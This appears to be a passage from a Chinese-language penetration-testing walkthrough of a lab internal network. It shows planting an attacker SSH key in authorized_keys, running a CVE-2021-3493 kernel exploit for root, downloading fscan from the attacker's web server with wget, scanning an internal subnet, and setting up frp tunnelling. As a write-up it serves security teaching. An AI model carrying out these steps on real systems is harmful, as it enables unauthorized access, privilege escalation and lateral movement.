ls /sakura
cp -avx /sakura/home/ubuntu/.ssh/id_rsa.pub /sakura/home/ubuntu/.ssh/authorized_keys
echo > /sakura/home/ubuntu/.ssh/authorized_keys
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC3hwCeCQYMGi9nPCeljV6kFYRs83Kt244an62v7dUqZc/9C/KVqlZ3MICaU+NNt9PhoCa4YfMMymBl7PZYnOLJNlKxXC7LA1m1OXv/AJ1qg26TwuAmZZ8ntkWrK3E726P3X2L2H/GRbQrtOQA/ACu/ENLSOJz0e/MoK55TwemZvWbRmeI0Ryz3sHAV2+oTqcGy4roBph3IrQCUAyLt7WBypIT78KfnIcxROJvZU3uhJZYuLad4qmGAteoVEjmABfcrc4HavykeJ6oZ5+qON0nMsRQTzo3h8E//VfyGhMF7u/7slD4tjxRjlcEdrYAxK9eUfKvV1ZGsTWbeS0udFziN root@ubuntu' > /sakura/home/ubuntu/.ssh/authorized_keys	#将ssh秘钥写入authorized_keys文件
在 web1 中进行连接
ssh -i sakura ubuntu@192.168.52.20
Web 2 提权
经测试 SUDO 和 SUID 及其他的方式都无法提权,于是考虑到内核提权.
uname -a
cat /etc/*-release
查找了一下是 CVE-2021-3493
其对于 exp 在这里https://github.com/briskets/CVE-2021-3493.下载到本地后,复制代码到 web2

gcc sakura.c -o sakura_exp
chmod +x sakura_exp
./sakura_exp
内网探测
第二台主机也拿下了.上传一个 fscan_amd64 到 web1 中,进行内网探测.fscan 下载地址https://github.com/shadow1ng/fscan/releases.下载后起一个 web 服务.
python -m http.server 8888
在 web1 中进行下载
wget http://192.168.3.10:8888/fscan_amd64
为其添加执行权限.
chmod +x fscan_amd64
./fscan_amd64 -h 192.168.52.0/24
配置隧道


这里需要使用到 frp,其下载地址https://github.com/fatedier/frp/releases.下载完成后,需要改如下配置
kali 服务端配置
web1 客户端配置

在这里启动一个 web 服务
